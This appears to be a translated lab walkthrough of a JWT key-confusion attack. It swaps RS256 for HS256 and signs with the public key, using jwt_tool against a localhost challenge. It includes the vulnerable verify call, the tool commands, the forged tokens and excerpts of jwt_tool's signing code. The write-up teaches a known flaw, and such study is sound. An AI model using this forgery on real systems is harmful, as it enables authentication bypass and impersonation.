JWT Attack (P2)

Vulnerabilities in Signature Verification:

2. Key Confusion

Just like "None" key confusion is also a type of vulnerability in the form of signature verification. But different from none is the key confusion that often occurs on applications where the JWTs signature is based on the public key (usually RSxxx). More specifically, the application uses JWTs with public key-based signatures, but there are some libraries that do not double-check that the algorithms are correct. Using this, an attacker could exploit the vulnerability by changing the algorithm contained in the header (specifically changing the signing algorithm used to HMAC) and using the shared public key to verify them.

In order to attack this vulnerability, we also need some of the following conditions:

- The application must be signed with the private key and verified with the public key (specifically the RS256 algorithm)
- The application must not check what kind of algorithm the JWT is using for the signature.
- The public key used to verify the JWT must be shared.

If the above conditions are true, then an attacker can take advantage of the public key and change the header algorithm to an HMAC-based algorithm (HS256) to generate a token with a verified signature.

❖ And now we're going to mine the labs. (This part we use jwt_tool to do.)

- B1. We can take the JWT and take it to decrypt us.

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 903
ETag: W/"387-kk1AriUhQUet8QAD+WJyz3HBRis"
Date: Tue, 13 Jul 2021 10:00:18 GMT
Connection: close

{"jwt":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYxNzA0MTgsImF1ZCI
6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9rZXktY29uZnVzaW9uIn0.PBX5C49cgpIbuuytOgGwptxgljOj5O_MRjZdSU-ili77RJLfMU9XWgAK
lhNvUyuRU2bHs28JAhqABJHnvlSQUDoR15u8KmPqgNUfjp3idy7PVlnwULG1wGlKUtY7tIzgrPIaPEa65LmA_xOFBZRabiixsxWnQVEfjTXnj
798IFP6X8Di4F2F9k4QOmTjtEhhyHhZq5gckxX5XJeohQ-SWFkTaocQDOFhOn9-bqx7TFzl95aekITzxlWoxLbyxMOOvNveBrelFKagX-Y1uk
nh9FQOqtgvXONRhavMxDMfSFTaXHAwX1E05pv7OX4wctH-Pr3OW_cqfOx1CbBiPkO-p6eJWVRBk13DqrEHLDwnFi8N2z6wctFgUPAakjhb15H
pfrD4pCEQbTfCBwPpbeBYxI34K7yYOB7yMOjffXSUGfm4PSlhllJYYU58cVAkqKc5msAPbp9c9ZkRbkrzalxV91llCIrHOzYk4_aHxMrnYDR4
iPlMO_k0YvAOh0YzAqMUJESAdQZAKarOWBFCMxQAdwgp9KFHuKWHP7Tqx_j46ouq4lGeqBvKaxkz_uDrRVvnjyBRXUlBseP82V4uxlPnSLhR7
qwF9g-0yPMDwgP4Xw57HgQWRyyYka5C7WzodKkUJzTzlgVPtNPlWMIXWZOmJP_CrPH1uEb56qEPBJwqS7o","endpoint":
"https://127.0.0.1/jwt/key-confusion"}
```

```
Headers = {
  "alg": "RS256",
  "typ": "JWT"
}

Payload = {
  "account": "Bob",
  "role": "User",
  "iat": 1626170418,
  "aud": "https://127.0.0.1/jwt/key-confusion"
}
```

- B2. We compare it with the conditions mentioned above.
  - The algorithm used here is RS256.
  - The library accepts to verify both the RS256 algorithm and the HS256 algorithm.

```
const publicKey = fs.readFileSync(`${__dirname}/certificate/public_key_kca.crt`);
JWT.verify(jwt_token, publicKey, { algorithms: ['RS256', 'HS256'], complete: true, audience: 'https://127.0.0.1/jwt/key-confusion' },
  if (err) {
```

  - The public key has been shared.

  => We already have the conditions to spoof JWT

- B3. We start using JWT_tool to launch the attack. We have 2 options to attack. The first is an automatic attack with the public key, the second is signing with a different algorithm and the public key.
  (*) Automatic attack with the public key:

```
└─$ python3 jwt_tool.py eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVz
ZXIiLCJpYXQiOjE2MjYxNzEzMTIsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9rZXktY29uZnVzaW9uIn0.euY5B1c7G
pkVoiaMncH4VfO8gh7iBQOy-76xBbsJLU9mvKZq2682klQdEYO-AIuXKlglKC1-Vc5wO2H4pJ2T3DtxjyaDyYqlmW-Fisgp4g
6qJSj_WMbkWCzoonI9YPnNNxkxqWmOnOCSeV3Y8q6dpI7IraDyFlFPEYWeEhACS0YPcrmdYp3hqSJdhU6xpvG_XdnxNL-4CEB
miD5nCz8xP8ysFRwmVE9w-kgGgxyi9mrYq5X1UiQyQDg6ZR6FJjG-BzrLvwnFo4emEPdrvXgZZp9GHduyrUXTyCF1SHgsuEpv
b1l_OCBa74WgW2qoII2Jkm4isnHd5pR7m65H8sz7TCs9GG9Zj2IpNW1nRr_umLdeLhCC2GTIq8DWTtdLaDGWHKiRZjuesWFUX
BPiG5QLOK_x44n1rKP6d9Uw9d5BC_NLK0cI2g_MUI84VAugeJOjd9vU2E9ET0rfFYusjDJiI2q_w_bUOqziF2B_-guMug8Asz
ZqPVzaN9lgnceDPv_0b_ynNxCA36EQ23SKDcLJfthUhzZy9mfB9hxyuGB_FT-yy2ijPrw-j477lC1GdgInlueP6ra8kgTTo2j
uSGrko67j1TSkKgMv-TvHcs-fZJcrDQnTnL6CdIal78EBzhQzfMmAy4XFKVLPDfA5TxdGu8ga2wEU-DUpKz8bEno85RQ -X k
 -pk ../jwt-hacking-challenges/jwt-signature-apis-challenges/certificate/public_key_kca.crt
```

With:


-X a: is an option to automatically generate a token with a confusion vulnerability.

-pk: is the file public key

```
Original JWT:

File loaded: ../jwt-hacking-challenges/jwt-signature-apis-challenges/certificate/public_key_kca.c
rt
jwttool_da82d47923334fcea04211d92ca64e11 - EXPLOIT: Key-Confusion attack (signing using the Publi
c Key as the HMAC secret)
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYx
NzEzMTIsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9rZXktY29uZnVzaW9uIn0.1i-o4YjR6XfaI1hgNJVSlRQdwVHzJ
tXSasI3njM5eJQ
```

After the tool is finished running, you will receive your fake passcode. We use this JWT code to send to the server.



* The tool's processing flow in this case:

It will first enter the runExploit function and in the case =="k". The function will then check if there is a public key. If it is public, it will go to the checkpubKeyExploit function.

```
    # exit(1)
elif args.exploit == "k":
    if config['crypto']['pubkey']:
        newTok, newSig = checkPubKeyExploit(headDict, payl64, config['crypto']['pubkey'])
        desc = "EXPLOIT: Key-Confusion attack (signing using the Public Key as the HMAC secret)\n(This wi
        jwtOut(newTok+"."+newSig, "RSA Key Confusion Exploit", desc)
    else:
        cprintc("No Public Key provided (-pk)\n", "red")
        parser.print_usage()
    # exit(1)
```

After passing to this function, it will read the file public key. Next will create a new variable and assign it to the initial value. will then fix the "alg" value of the original variable to "HS256". next will base64 encode. A new token variable equals the encrypted value of the header + the value of the payload. new signature by encryption between the new token and the public key.

```
def checkPubKeyExploit(headDict, paylB64, pubKey):
    try:
        key = open(pubKey).read()
        cprintc("File loaded: "+pubKey, "cyan")
    except:
        cprintc("[-] File not found", "red")
        exit(1)
    newHead = headDict
    newHead["alg"] = "HS256"
    newHead = base64.urlsafe_b64encode(json.dumps(headDict,separators=(",",":")).encode()).decode('UTF-8').strip("=")
    newTok = newHead+"."+paylB64
    newSig = base64.urlsafe_b64encode(hmac.new(key.encode(),newTok.encode(),hashlib.sha256).digest()).decode('UTF-8').strip("=")
    return newTok, newSig
```

(*) Signing with a different algorithm and the public key.

First we use the command

```
┌──(tuando㉿kali)-[~/jwt_tool]
└─$ python3 jwt_tool.py eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYxNzEzMTIsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9rZXktY29uZnVzaW9uIn0.euY5B1c7GpkVoiaMncH4VfO8gh7iBQOy-76xBbsJLU9mvKZq2682klQdEYO-AIuXKlglKC1-Vc5wO2H4pJ2T3DtxjyaDyYqlmW-Fisgp4g6qJSj_WMbkWCzoonI9YPnNNxkxqWmOnOCSeV3Y8q6dpI7IraDyFlFPEYWeEhACS0YPcrmdYp3hqSJdhU6xpvG_XdnxNL-4CEBmiD5nCz8xP8ysFRwmVE9w-kgGgxyi9mrYq5X1UiQyQDg6ZR6FJjG-BzrLvwnFo4emEPdrvXgZZp9GHduyrUXTyCF1SHgsuEpvb1l_OCBa74WgW2qoII2Jkm4isnHd5pR7m65H8sz7TCs9GG9Zj2IpNW1nRr_umLdeLhCC2GTIq8DWTtdLaDGWHKiRZjuesWFUXBPiG5QLOK_x44n1rKP6d9Uw9d5BC_NLK0cI2g_MUI84VAugeJOjd9vU2E9ET0rfFYusjDJiI2q_w_bUOqziF2B_-guMug8AszZqPVzaN9lgnceDPv_0b_ynNxCA36EQ23SKDcLJfthUhzZy9mfB9hxyuGB_FT-yy2ijPrw-j477lC1GdgInlueP6ra8kgTTo2juSGrko67j1TSkKgMv-TvHcs-fZJcrDQnTnL6CdIal78EBzhQzfMmAy4XFKVLPDfA5TxdGu8ga2wEU-DUpKz8bEno85RQ -S hs256 -k ../jwt-hacking-challenges/jwt-signature-apis-challenges/certificate/public_key_kca.crt
```

With: -S hs256: is to sign the token directly with the chosen method

-k: is the public key used to verify the JWT

```
jwttool_da8b0311198cca097853af49421211cb - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYxNzEzMTIsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9rZXktY29uZnVzaW9uIn0.1i-o4YjR6XfaI1hgNJVSlRQdwVHzJtXSasI3njM5eJQ
```

That's it, we have the forged tokens and we can send them to the server,

* The tool's processing flow in this case:

First, we have the function signingToken if the characters from 0 to 2 = hs and read the public key from the file, then sign the new token to convert the signTokenHS function.

```
def signingToken(newheadDict, newpaylDict):
    if config['argvals']['sigType'][0:2] == "hs":
        key = ""
        if args.password:
            key = config['argvals']['key']
        elif args.keyfile:
            key = open(config['argvals']['keyFile']).read()
        newSig, newContents = signTokenHS(newheadDict, newpaylDict, key, int(config['argvals']['sigType'][2:]))
        desc = "Tampered token - HMAC Signing:"
        jwtOut(newContents+"."+newSig, "Manual Tamper - HMAC Signing", desc)
    elif config['argvals']['sigType'][0:2] == "rs":
        newSig, newContents = signTokenRSA(newheadDict, newpaylDict, config['crypto']['privkey'], int(config['argvals']['sigType'][2:]))
        desc = "Tampered token - RSA Signing:"
        jwtOut(newContents+"."+newSig, "Manual Tamper - RSA Signing", desc)
    elif config['argvals']['sigType'][0:2] == "es":
        newSig, newContents = signTokenEC(newheadDict, newpaylDict, config['crypto']['ecprivkey'], int(config['argvals']['sigType'][2:]))
        desc = "Tampered token - EC Signing:"
        jwtOut(newContents+"."+newSig, "Manual Tamper - EC Signing", desc)
    elif config['argvals']['sigType'][0:2] == "ps":
        newSig, newContents = signTokenPSS(newheadDict, newpaylDict, config['crypto']['privkey'], int(config['argvals']['sigType'][2:]))
        desc = "Tampered token - PSS RSA Signing:"
        jwtOut(newContents+"."+newSig, "Manual Tamper - PSS RSA Signing", desc)
```

here will change the alg of the header. and go to the genContents function

```
def signTokenHS(headDict, paylDict, key, hashLength):
    newHead = headDict
    newHead["alg"] = "HS"+str(hashLength)
    if hashLength == 384:
        newContents = genContents(newHead, paylDict)
        newSig = base64.urlsafe_b64encode(hmac.new(key.encode(),newContents.encode(),hashlib.sha384).digest()).decode('UTF-8').strip("=")
    elif hashLength == 512:
        newContents = genContents(newHead, paylDict)
        newSig = base64.urlsafe_b64encode(hmac.new(key.encode(),newContents.encode(),hashlib.sha512).digest()).decode('UTF-8').strip("=")
    else:
        newContents = genContents(newHead, paylDict)
        newSig = base64.urlsafe_b64encode(hmac.new(key.encode(),newContents.encode(),hashlib.sha256).digest()).decode('UTF-8').strip("=")
    return newSig, newContents
```

In this function we get newContens by base64 encoding of header and payload.

```
def genContents(headDict, paylDict, newContents=""):
    if paylDict == {}:
        newContents = base64.urlsafe_b64encode(json.dumps(headDict,separators=(",",":")).encode()).decode('UTF-8').strip("=")+"."
    else:
        newContents = base64.urlsafe_b64encode(json.dumps(headDict,separators=(",",":")).encode()).decode('UTF-8').strip("=")+"."+base64.urlsafe_b64encode(json.dumps(paylDict,
    return newContents.encode().decode('UTF-8')
```

Once you have the encrypted header and payload, then sign a new encrypted key between the public key and newContens. When we have newSign and newContens, we can combine JWT